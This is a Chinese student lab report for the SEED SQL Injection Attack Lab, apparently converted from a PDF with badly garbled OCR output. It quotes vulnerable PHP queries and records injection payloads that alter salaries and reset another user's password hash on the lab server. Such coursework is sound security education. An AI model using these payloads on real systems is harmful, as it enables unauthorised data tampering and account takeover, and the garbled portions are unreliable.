网络空间安全实验基础实验报告

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1. 实验内容

SQL Injection Attack Lab

2. 实验过程

Task1

debuild deup

之后进行如下操作:

```
[07/22/21]seed@VM:~/.../Labsetup$ dockps
f6fc1c11b59a www-10.9.0.5
62f9701c57f1
                        mysql-10.9.0.6
[07/22/21]seed@VM:~/.../Labsetup$ docksh 62
root@62f9701c57f1:/# mysql -u root -pdees
登录系统
进入数据库
mysql> use sqllab_users;
Database changed
mysql> show tables
   Tables in sqllab users
  credential
1 row in set (0.00 sec)
 mysql> desc credential;
                     | Null | Key | Default | Extra
  ID
            int unsigned
                                       auto increment
            varchar(30)
                                MULL
                                MULL
  ETD
            varchar(20)
  Salary
birth
SSN
PhoneNumber
Address
           varchar(20)
jnt
varchar(20)
varchar(20)
varchar(26)
varchar(360)
varchar(360)
                               MULL
MULL
MULL
MULL
MULL
  Email
NickNone
                                MULL
            varchar(300)
                                MULL
  Password
            varchar(300)
11 rows in set (0.00 sec)
 | ID | Name | EID | Salary | birth | 55%
                               | PhoneNumber | Address | Email | NickName | Password
 | 1 | Alice | 10000 | 20000 | 9/20 | 18211002 |
                                                                  | fdbe918bdae83888aa54747fc95fe6478fff4976
```

Task 2

进入网页 www.seed-server.com

查看 unsafe home.php

\$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,

nickname, Password

FROM credential

WHERE name= '\$input_uname' and Password='\$hashed_pwd'";

屏蔽 password 部分



转换编码

curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11' 显示所有用户信息


<l i class='nav-item active'>Home (current)class='nav-item'>Home Home Home ' href='unsafe_edit_frontend.php'>Edit Profile
button onclick='log out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'>
br><h1 class='text-center'>
b User Details </hl><thead class</th> ='thead-dark'>BirthdaySSN<th scope ='col'>NicknameEmailAddress<th sc ope='col'>Ph. Number</thead> Alice > Boby20000300004/2 r> Ted5000011000011/3321 h>99999400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000400000040000004000000</td d>

注入 Alice'; update credential set name=A where ID=1;# 注入不成功

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set name=A where ID=1; #' and Password='da39a3ee5e6b4b0d3255bf' at line 3]\n


Task3

登录 Alice,进入修改个人资料页面 打开 unsafe edit backend.php 看到 \$hashed_pwd = sha1(\$input_pwd); \$sql = "UPDATE credential SET nickname='\$input_nickname', email='\$input_email', address='\$input_address', Password='\$hashed_pwd', PhoneNumber='\$input_phonenumber' WHERE ID=\$id;"; \$conn->query(\$sql); 注入 ',salary='30000' where ID=1;#




修改别人的 salary

',salary='114115' where ID=2;#



注入',Password='1f82c942befda29b6ed487a51da199f78fce7f05' where ID=1;#



用 888888 登录 Alice 账号

